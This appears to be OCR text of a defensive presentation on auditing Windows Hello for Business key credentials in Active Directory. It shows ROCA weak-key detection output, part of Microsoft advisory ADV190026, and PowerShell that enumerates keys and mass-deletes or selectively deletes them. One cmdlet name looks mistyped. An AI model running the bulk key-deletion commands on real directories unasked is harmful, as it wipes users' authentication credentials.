
Exporting NGC Moduli from AD

```
Get-ADObject -LDAPFilter '(msDS-KeyCredentialLink=*)' -Properties msDS-KeyCredentialLink |
    Select-Object -ExpandProperty msDS-KeyCredentialLink |
    Get-KeyCredential |
    Format-Custom -View Moduli |
    Out-File -FilePath '.\moduli.txt' -Width 1024
```



```
michael@DEVX:/mnt/c$ roca-detect --file-mod --key-fmt-base64 moduli.txt
2019-08-13 12:21:05 [28] WARNING Fingerprint found in modulus moduli.txt idx 6
{"type": "mod-base64", "fname": "moduli.txt", "idx": 6, "aux": null, "n": "0x976d21
dc9a0c0b84040688f5e7f2bb8147b1305ca01cefdb13e9fab49eb6734fd3c32b5d34b01eb6ace35ddf7
3e62cb506501a5fd1aaab698fb98aea2f2721393c155d84ddf59ef91d8f6402fd755d246c3e04baf96e
fa04bbc7dd314c083800b934b192ea587904c938255d781ec0b2fe8fa3135f952a13ff805492579ad67
10051525a7a824a8a5cba74ef4d3a2f2e271856ff633a411912a53beaa2805a1b57148acc8404b473fd
3580f450de5aab10334feb084b6045a65840898a66bf88ae19db802af7fa4aeed95ecdc8ff286ae0075
575f82974396b72730c15c511a961bbd6a5a4b46d395aa85f82acbd585ce57dae05ee7b22cbea9e9e02
571ef589", "marked": true, "time_years": 85.25100750352632, "price_aws_c4": 37365.5
16588795595}
2019-08-13 12:21:05 [28] INFO ### SUMMARY ####################
2019-08-13 12:21:05 [28] INFO Records tested: 9
2019-08-13 12:21:05 [28] INFO .. PEM certs: . . . . 0
2019-08-13 12:21:05 [28] INFO .. DER certs: . . . . 0
2019-08-13 12:21:05 [28] INFO .. RSA key files: . 0
2019-08-13 12:21:05 [28] INFO .. PGP master keys: 0
2019-08-13 12:21:05 [28] INFO .. PGP total keys:  0
2019-08-13 12:21:05 [28] INFO .. SSH keys:  . . . 0
2019-08-13 12:21:05 [28] INFO .. APK keys:  . . . 0
2019-08-13 12:21:05 [28] INFO .. JSON keys: . . . 0
2019-08-13 12:21:05 [28] INFO .. LDIFF certs: . . 0
2019-08-13 12:21:05 [28] INFO .. JKS certs: . . . 0
2019-08-13 12:21:05 [28] INFO .. PKCS7: . . . . . 0
2019-08-13 12:21:05 [28] INFO Fingerprinted keys found: 1
2019-08-13 12:21:05 [28] INFO WARNING: Potential vulnerability
```

New Security Advisory – ADV190026



Security Update Guide > Details

ADV190026 | Microsoft Guidance for cleaning up orphaned keys generated on vulnerable TPMs and used for Windows Hello for Business

Security Advisory

Published: 12/03/2019


Microsoft is aware of an issue in Windows Hello for Business (WHfB) with public keys that persist after a device is removed from Active Directory, if the AD exists. After a user sets up Windows Hello for Business (WHfB), the WHfB public key is written to the on-premises Active Directory. The WHfB keys are tied to a user and a device that has been added to Azure AD, and if the device is removed, the corresponding WHfB key is considered orphaned. However, these orphaned keys are not deleted even when the device it was created on is no longer present. Any authentication to Azure AD using such an orphaned WHfB key will be rejected. However, some of these orphaned keys could lead to the following security issue in Active Directory 2016 or 2019, in either hybrid or on-premises

On this page


- Executive Summary
- Exploitability Assessment
- Security Updates
- Mitigations

Auditing AD Key Credentials

On-Premises AD Auditing




```
Get-ADObject -LDAPFilter '(msDS-KeyCredentialLink=*)' `
             -Properties 'msDS-KeyCredentialLink' |
    Select-Object -ExpandProperty 'msDS-KeyCredentialLink' |
    Get-KeyCredential
```



```
Usage Source  Flags       DeviceId                             Created    HolderDN
----- ------  -----       --------                             -------    --------
NGC   AzureAD None        e9899e73-db27-4af9-b7eb-c4201d6577eb 2017-04-06 CN=John Doe,OU=Employees,
NGC   AD      None        ff4f6924-3e15-43c5-b48b-3263cdcb49be 2019-07-01 CN=John Doe,OU=Employees,
NGC   AD      None        62cf89cf-5f84-4ef4-8fe6-cf27db1e4986 2019-07-01 CN=John Doe,OU=Employees,
NGC   AD      MFANotUsed                                       2017-08-23 CN=John Doe,OU=Employees,
FIDO  AzureAD Attestation 00000000-0000-0000-0000-000000000000 2019-06-21 CN=John Doe,OU=Employees,
STK   AD      None        ff4f6924-3e15-43c5-b48b-3263cdcb49be 2019-06-30 CN=ff4f6924-3e15-43c5-b48
```


Mass Key Deletion



```
Set-ADUser -Identity john -Clear 'msDS-KeyCredentialLink'

Set-Computer -Identity PC01$ -Clear 'msDS-KeyCredentialLink'
```


Selective Key Deletion

```
Get-ADUser -Identity john -Properties msDS-KeyCredentialLink |
    Select-Object -ExpandProperty msDS-KeyCredentialLink |
    Get-KeyCredential |
    Out-GridView -OutputMode Multiple -Title 'Select credentials for removal...' |
    foreach { Set-ADObject -Identity $PSItem.HolderDN -Remove @{ 'msDS-KeyCredentialLink' = $PSItem.ToDNWithBinary() } }
```



Usage	Source	Flags	DeviceId	Created	HolderDN
NGC	AD	None	ff4f6924-3e15-43c5-b48b-3263cdcb49be	7/1/2019 4:46:54 PM	CN=John Doe,OU=Employees,DC=adatum,DC=com
NGC	AD	None	dad4f214-e486-4bcf-8b83-928931d05fca	7/1/2019 4:52:57 PM	CN=John Doe,OU=Employees,DC=adatum,DC=com
NGC	AzureAD	None	e9899e73-db27-4af9-b7eb-c4201d6577eb	4/6/2017 9:45:07 AM	CN=John Doe,OU=Employees,DC=adatum,DC=com
NGC	AD	None	ff4f6924-3e15-43c5-b48b-3263cdcb49be	7/1/2019 5:49:51 PM	CN=John Doe,OU=Employees,DC=adatum,DC=com
NGC	AD	None	8b7d0d03-0563-4fed-a578-ed5289b3e8e8	7/8/2019 6:51:38 PM	CN=John Doe,OU=Employees,DC=adatum,DC=com
NGC	AD	None	62cf89cf-5f84-4ef4-8fe6-cf27db1e4986	7/1/2019 4:47:15 PM	CN=John Doe,OU=Employees,DC=adatum,DC=com
NGC	AD	MFANotUsed		8/23/2017 5:41:01 PM	CN=John Doe,OU=Employees,DC=adatum,DC=com
FIDO	AzureAD	Attestation	00000000-0000-0000-0000-000000000000	6/21/2019 4:04:56 PM	CN=John Doe,OU=Employees,DC=adatum,DC=com


A Note About FIDO2 Keys



